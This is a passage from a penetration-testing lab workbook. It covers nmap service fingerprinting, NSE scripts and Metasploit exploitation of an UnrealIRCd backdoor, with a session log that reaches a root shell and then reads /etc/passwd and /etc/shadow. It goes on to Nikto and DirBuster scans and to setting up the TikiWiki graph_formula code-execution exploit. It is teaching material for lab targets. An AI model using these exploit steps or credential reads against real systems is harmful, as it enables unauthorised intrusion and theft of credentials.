
Application/Service Fingerprinting or **Banner Grabbing** covers techniques to enumerate Services running on a target host. An attacker would be specifically looking for versions of Services, which may have exploitable vulnerabilities.

Nmap can be used to manually check applications and versions for network services running on the open ports it finds. The **-sV** flag can be used to do this.

```
nmap -sV <TARGET_IPADDRESS>
```

Perform an Application Fingerprint Scan on the TARGET system.

Note: A useful feature of **nmap** - when you are running a scan you can hit **CTRL+T** to get the progress and the amount of time left before the scan is completed. This can be useful as some scans take a very long time, and some scans can hang and never complete.



```
root@bt:~# nmap -sV 192.168.254.129

Starting Nmap 6.25 ( http://nmap.org ) at 2013-03-27 05:32 EDT
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 82.61% done; ETC: 05:32 (0:00:02 remaining)
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 86.96% done; ETC: 05:32 (0:00:02 remaining)
```

Questions

Q: Does nmap return applications and versions of the Network Services running on the targets?

YES/NO

Q: List the remote administration services applications/versions?

Q: List the web applications/versions?

Q: List the database applications/versions?

Q: Why might application versions be interesting?

Q: Which IRC service is running?

The results should be similar to the following:

```
root@bt: ~
File Edit View Terminal Help
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  rmiregistry  GNU Classpath g miregistry
1524/tcp  open  ingreslock?
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          Unreal ircd
8009/tcp  open  ajp13?
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at http://www.insecure.org/cgi-bin/servi
cefp-submit.cgi :
SE-Port1524-TCP-V=6-25%I=7%D=3/27%Time=5152BCA7%B=i686-pc-linux-gnu&r(MUL
```

Nmap Scripting Engine

One of the most powerful features of nmap is its scripting engine which permits nmap to execute scripts against a target to gather more interesting information. Some of these scripts can also be used to launch simple exploits such as a Telnet brute force attack. This section will demonstrate how to use the scripts and will also point to some issues that you may encounter when using scripts. The complete list of scripts is available on the nmap web site.



A complete list of Nmap Scripts is available on the nmap web site:
<http://nmap.org/nsedoc/scripts/>

The simplest solution to use the scripting engine of nmap is to use all available scripts; this solution should technically provide all information available. However, it does not always work as well as it should, and individual scripts, such as the web script, typically give better results.

To use all script the flag **-sC** is used. Perform a scan on the TARGET system using the following commands:

```
nmap -sC TARGET_IPADDRESS
```

Q: How many scripts have been used?

Q: Which interesting information has been discovered?

2.1.6 Target Penetration –Metasploit Framework


We can use the Metasploit framework to attempt to exploit vulnerabilities found on our TARGET server.

Metasploit is an **Exploitation Framework** which provides a database of vulnerabilities/exploits, and a collection of interchangeable and configurable payloads.



More on the Metasploit Framework, can be found at:
<http://www.metasploit.com>

The figure below shows the main components of the framework.



Metasploit Framework - Components

2.1.7 Metasploit Exploit Modules

Exploits

A code module to exploit a particular vulnerability. Metasploit provides many exploits across several OSs and applications. Unlike traditional manual exploits these only trigger the vulnerable condition and do not provide the Payload/Shellcode or any Encodings. These are provided by other modules.

Payloads/Shellcode

These payloads contain the functionality of the attack, for use after the vulnerability has been triggered. They are the exploitation actions to be taken, such as creating a reverse shell to the attack machine, or installing a backdoor.

Encoders

It is common to have to evade the detection of IDS or Antivirus, by *encoding* the payload. Typically the use of alphanumeric characters only.

Auxiliaries

Additional Tools to perform target scanning, and enumeration, and network traffic sniffing.


```

windows/upexec/bind_ipv6_tcp normal Windows Upload/Execute, Bind TCP Stager (IPv6)
windows/upexec/bind_nonx_tcp normal Windows Upload/Execute, Bind TCP Stager (No NX or Win7)
windows/upexec/bind_tcp normal Windows Upload/Execute, Bind TCP Stager
windows/upexec/find_tag normal Windows Upload/Execute, Find Tag Ordinal Stager
windows/upexec/reverse_http normal Windows Upload/Execute, PassiveX Reverse HTTP Tunneling St
windows/upexec/reverse_ipv6_tcp normal Windows Upload/Execute, Reverse TCP Stager (IPv6)
windows/upexec/reverse_nonx_tcp normal Windows Upload/Execute, Reverse TCP Stager (No NX or Win7)
windows/upexec/reverse_ord_tcp normal Windows Upload/Execute, Reverse Ordinal TCP Stager (No NX
windows/upexec/reverse_tcp normal Windows Upload/Execute, Reverse TCP Stager
windows/upexec/reverse_tcp_allports normal Windows Upload/Execute, Reverse All-Port TCP Stager
windows/upexec/reverse_tcp_dns normal Windows Upload/Execute, Reverse TCP Stager (DNS)
windows/vncinject/bind_ipv6_tcp normal VNC Server (Reflective Injection), Bind TCP Stager (IPv6)
windows/vncinject/bind_nonx_tcp normal VNC Server (Reflective Injection), Bind TCP Stager (No NX
windows/vncinject/bind_tcp normal VNC Server (Reflective Injection), Bind TCP Stager
windows/vncinject/find_tag normal VNC Server (Reflective Injection), Find Tag Ordinal Stager
windows/vncinject/reverse_http normal VNC Server (Reflective Injection), PassiveX Reverse HTTP T
windows/vncinject/reverse_ipv6_tcp normal VNC Server (Reflective Injection), Reverse TCP Stager (IPv
windows/vncinject/reverse_nonx_tcp normal VNC Server (Reflective Injection), Reverse TCP Stager (No
windows/vncinject/reverse_ord_tcp normal VNC Server (Reflective Injection), Reverse Ordinal TCP Sta
windows/vncinject/reverse_tcp normal VNC Server (Reflective Injection), Reverse TCP Stager
windows/vncinject/reverse_tcp_allports normal VNC Server (Reflective Injection), Reverse All-Port TCP St
windows/vncinject/reverse_tcp_dns normal VNC Server (Reflective Injection), Reverse TCP Stager (DNS)
windows/x64/exec normal Windows x64 Execute Command
windows/x64/meterpreter/bind_tcp normal Windows x64 Meterpreter, Windows x64 Bind TCP Stager
windows/x64/meterpreter/reverse_tcp normal Windows x64 Meterpreter, Windows x64 Reverse TCP Stager

```

Questions

Q: Can you find a pattern in the nomenclature used by Metasploit to classify their exploits and payloads?

Use the **search -h** command to view the search command options.

Use the command **search unix** to narrow down the exploits belonging to Unix/Linux. If you have read a latest security bulleting describing a vulnerability you can use the search command to find if a public exploit is available.

Each **Exploit** and **Payload** has information related to it stored in the framework. Select a payload name form the show command and use the following command to display details about the respective modules. View several to get a feel for the structure of information provided.

```

info <Name Of Payload/Exploit>
      (Use the <TAB KEY> to auto complete commands and values)

```

2.1.9 Using a Metasploit Exploit against the TARGET Server

Exploit

Find an exploit to use against the Unreal IRC service found earlier.

```

Search unreal

```

```
msf > search unreal

Matching Modules
=====

Name                               Disclosure Date      Rank
Description                       -----
-----
exploit/linux/games/ut2004_secure  2004-06-18 00:00:00 UTC  good
Unreal Tournament 2004 "secure" Overflow (Linux)
exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12 00:00:00 UTC  excellen
t UnrealIRCd 3.2.8.1 Backdoor Command Execution
exploit/windows/games/ut2004_secure  2004-06-18 00:00:00 UTC  good
Unreal Tournament 2004 "secure" Overflow (Win32)
```

Select an **Exploit** and Show the **Options** for the exploit. To select an exploit and show its options for use, use the following syntax: (cut&paste the exploit name)

```
use <Exploit Name> (Exploit Name from the show command output)
show options
```

In this case use the `exploit/unix/irc/unreal_ircd_3281_backdoor` exploit.

Questions

Q: Which options are mandatory for this exploit?

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > options
[-] Unknown command: options.
msf exploit(unreal_ircd_3281_backdoor) > OPTIONS
[-] Unknown command: OPTIONS.
msf exploit(unreal_ircd_3281_backdoor) > show OPTIONS
[-] Invalid parameter "OPTIONS", use "show -h" for more information
msf exploit(unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

Name    Current Setting  Required  Description
-----  -
RHOST   RHOST            yes       The target address
RPORT   RPORT            yes       The target port

Exploit target:

Id  Name
--  -
0   Automatic Target
```

Set the mandatory **Options** for the exploit, using the following syntax. In this case set the only mandatory option which does not have a value set Remote Host: **RHOST**.

```
set <Option Name> <Option Value>
```

```

msf exploit(unreal_ircd_3281_backdoor) > set RHOST 10.200.0.9
RHOST => 10.200.0.9
msf exploit(unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     10.200.0.9      yes       The target address
  RPORT     6667             yes       The target port

Exploit target:

  Id  Name
  --  -
  0   Automatic Target

```

Exploit Payload

Select Payload to inject. A payload is a piece of code that executes on the host, post exploitation. Choose a payload which performs what you want to do to the target machine after the exploit.

show payloads

```

msf exploit(unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
=====

  Name                               Disclosure Date  Rank  Description
  ----                               -
  cmd/unix/bind_perl                 normal          Unix Command She
ll, Bind TCP (via Perl)
  cmd/unix/bind_perl_ipv6            normal          Unix Command She
ll, Bind TCP (via perl) IPv6
  cmd/unix/bind_ruby                 normal          Unix Command She
ll, Bind TCP (via Ruby)
  cmd/unix/bind_ruby_ipv6            normal          Unix Command She
ll, Bind TCP (via Ruby) IPv6
  cmd/unix/generic                   normal          Unix Command, Ge
neric Command Execution
  cmd/unix/reverse                   normal          Unix Command She

```

For an explanation of the different payloads, see the sidebar on the next page.

To set a particular payload for this session type:

set PAYLOAD <payload name> (cut&paste from show payloads output)

Use the **cmd/unix/bind_perl** payload and check the options for this payload.

```
msf exploit(unreal_ircd_3281_backdoor) > set payload cmd/unix/bind_perl
payload => cmd/unix/bind_perl
msf exploit(unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     10.200.0.9      yes       The target address
  RPORT     6667             yes       The target port

Payload options (cmd/unix/bind_perl):

  Name      Current Setting  Required  Description
  ----      -
  LPORT     4444             yes       The listen port
  RHOST     10.200.0.9      no        The target address

Exploit target:

  Id  Name
  --  ---
  0   Automatic Target
```

Types of payloads

In this sidebar we will discuss the various types of payloads supported by Metasploit. Metasploit lists many payloads but there are only a small number of payload types:

- **VNC Injection** – This payload runs a miniature VNC server on the target machine giving the penetration tester full control of the target GUI i.e. screen – mouse and keyboard. This is indicated by windows/vncinject in payload name.
- **File Execution** – Upload and executes a file to the target. If a target can be persuaded to upload a file then it is a quick way of installing a backdoor or a rootkit. This is indicated by the word upexec in the payload name.
- **Shell** – provides a shell/Command Prompt on the remote machine. Indicated by the word shell in the payload name.
- **DLL Injection** – Allows you to inject you custom code to the target machine process. Has dllinject in the name of the payload.
- **Meterpreter** – a windows only payload with very advanced post exploits support. This will be discussed in the post exploitation section of this lab.
- **FileFormat** – Are exploits that have a format which when opened exposes some vulnerabilities in a software. Look for the word fileformat in the payload name. This type of payload doesn't usually have a listener (server) associated with it for the payload to connect back to. A separate listener is needed.

Exploit

So far we have prepared our exploit. To actually perform the exploit simply type:

exploit

You should see helpful debug messages until you get a message saying if the exploit was successful or not. If the exploit is successful, the payload should execute, and the action should be carried out.

Questions

Q: Did the exploit work, and has the reverse shell payload been launched? (check using the `whoami` command)

YES/NO

```
msf exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started bind handler
[*] Connected to 10.200.0.9:6667...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address
[*] Sending backdoor command...
[*] Command shell session 1 opened (10.200.0.13:57899 -> 10.200.0.9:4444) at 2013-03-27 13:17:05

whoami
root
```

Questions

Q: What is the current user? (use whoami command)

Post Exploit

You should now have a shell on the target server. Use the **pwd** command to check the working directory, and the **ls** command to check the contents of the current directory.

Questions

Q: What is the current working directory?

Q: List some of the files?

You should now have a shell and be listing the directory contents from the target server. The output should be similar to the following:

```
pwd
/etc/unreal
cd /
ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dccallow.conf
doc
help.conf
ircd.log
ircd.pid
ircd.tune
modules
```

Now list the files in /etc:

```
ls /etc
```

Questions

Q. Which files might help us gain further access to the server?

View the user accounts file:

```
cat /etc/passwd
```

Now view the passwords:

```
cat /etc/shadow
```

CTRL+Z puts the shell into the background allowing us to use other exploits, and the **sessions** command allows us to manipulate them. Try **sessions -h** for help.

```
^Z
Background session 1? [y/N] y
msf exploit(unreal_ircd_3281_backdoor) > sessions

Active sessions
=====
  Id  Type      Information      Connection
  --  -
  1   shell    unix             10.200.0.13:57899 -> 10.200.0.9:4444 (10.200.0.9)
msf exploit(unreal_ircd_3281_backdoor) >
```

2.1.10 Target Enumeration – Web Applications

Various tools from BT5 can be used to enumerate web applications. Browse the menus under **BackTrack>Vulnerability Assessment>Web Application Analysis**. Also in a Terminal shell, change to the web tools directory and list the tools:

```
cd /pentest/web/nikto ; ls
```

Nikto2

Nikto is an advance web server security scanner. To start **nikto2** and display its options, select **BackTrack>Vulnerability Assessment>Web Application Analysis>Web Vulnerability Scanners>Nikto**, or open a Terminal Window and use the following commands.

```
cd /pentest/web/nikto
./nikto.pl -H
```

Run Nikto against the TARGET server using the following.

```
./nikto.pl -h TARGET_IPADDRESS
```

Questions

- Q. Has Nikto returned any Services running on the targets which might not be the up to date versions?
- Q. How many vulnerabilities has Nikto returned from the Offensive Security Vulnerability Db (OSVDB)?
- Q. Using google, can you find the associated CVE for the OSVD-40478 TikiWiki CMS vulnerability?

The Nikto results should be similar to the following:


```
root@bt:~/pentest/web/nikto# ./nikto.pl -h 192.168.1.129
- Nikto v2.1.5
-----
+ Target IP:          192.168.1.129
+ Target Hostname:    192.168.1.129
+ Target Port:        80
+ Start Time:         2012-04-04 10:25:52 (GMT-4)
-----
+ Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.2.19). Apache 1.3.42 (final release) and 2.0.64 are also current.
+ PHP/5.2.4-2ubuntu5.10 appears to be outdated (current is at least 5.3.6)
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ OSVDB-3233: /phpinfo.php: Contains PHP configuration information
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-40478: /tikiwiki/tiki-graph_formula.php?w=1&h=1&s=1&min=1&max=2&f[]=x.tan.phpinfo()&t=png&title=http://cirt.net/rfiinc.txt?: TikiWiki contains a vulnerability which allows remote attackers to execute arbitrary PHP code.
+ 6474 items checked: 2 error(s) and 9 item(s) reported on remote host
+ End Time:           2012-04-04 10:26:43 (GMT-4) (51 seconds)
-----
+ 1 host(s) tested
```

Connect to the Apache webserver on the TARGET system, using firefox.

Questions

- Q. Can you connect to the web server?


YES/NO



DirBuster


DirBuster is a web application directory and file scanner. To start **dirbuster** and display its options, select **BackTrack>Vulnerability Assessment>Web Application Assessment>Web Application Fuzzers>dibuster**, or open a Terminal Window and use the following commands.

```
cd /pentest/web/dirbuster
java -jar DirBuster-1.0-RC1.jar -u http://192.168.1.129 &
```




Details about the DirBuster web application scanner tool:
https://www.owasp.org/index.php/Category:OWASP_DirBuster_Project

Increase the number of threads, and select a list of directories/files to try and find, using the Browse button. Select the small list and start the scan.




Even using the small list the scan may take some time. Change the output to the tree view tab, as shown below.



Questions

Q: Which files have been found in the twiki directory?

Stop the scan, and connect to the TikiWiki CMS webpage on the TARGET system, using firefox, and the URL <http://192.168.1.129/tikiwiki>



2.1.11 Using a Metasploit Exploit against the TARGET Web Application

Exploit

Find an exploit to use against the TikiWiki CMS vulnerability found earlier.

Search tikiwiki

```

+ -- --[ 246 payloads - 27 encoders - 8 nops
= [ svn r14735 updated 47 days ago (2012.02.17)

Warning: This copy of the Metasploit Framework was last updated 47 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
https://community.rapid7.com/docs/DOC-1306

msf > search tikiwiki

Matching Modules
=====

Name                               Disclosure Date Rank Description
----                               -
auxiliary/admin/tikiwiki/tikidblib  2006-11-01     normal TikiWiki informatio
n disclosure
exploit/unix/webapp/php_xmlrpc_eval  2005-06-29     excellent PHP XML-RPC Arbitra
ry Code Execution
exploit/unix/webapp/tikiwiki_graph_formula_exec  2007-10-10     excellent TikiWiki tiki-graph
_formula Remote PHP Code Execution
exploit/unix/webapp/tikiwiki_jhot_exec  2006-09-02     excellent TikiWiki jhot Remot
e Command Execution

msf >

```

Select the the **tikiwiki_graph_formula_exec** exploit and check the options for the exploit: (cut&paste the exploit name)

```

use tikiwiki_graph_formula_exec
show options

```

Questions

Q. Which options are mandatory for this exploit?

```

msf > use exploit/unix/webapp/tikiwiki_graph_formula_exec
msf exploit(tikiwiki_graph_formula_exec) > show options

Module options (exploit/unix/webapp/tikiwiki_graph_formula_exec):

Name      Current Setting  Required  Description
----      -
Proxies           no          Use a proxy chain
RHOST           yes         The target address
RPORT           80          The target port
URI              /tikiwiki    TikiWiki directory path
VHOST           no          HTTP server virtual host

Exploit target:

Id  Name
--  ---
0   Automatic

msf exploit(tikiwiki_graph_formula_exec) >

```

Set the only mandatory option **RHOST**.

```

msf auxiliary(tikidblib) > set RHOST 192.168.1.129
RHOST => 192.168.1.129
msf auxiliary(tikidblib) >

```

Exploit Payload

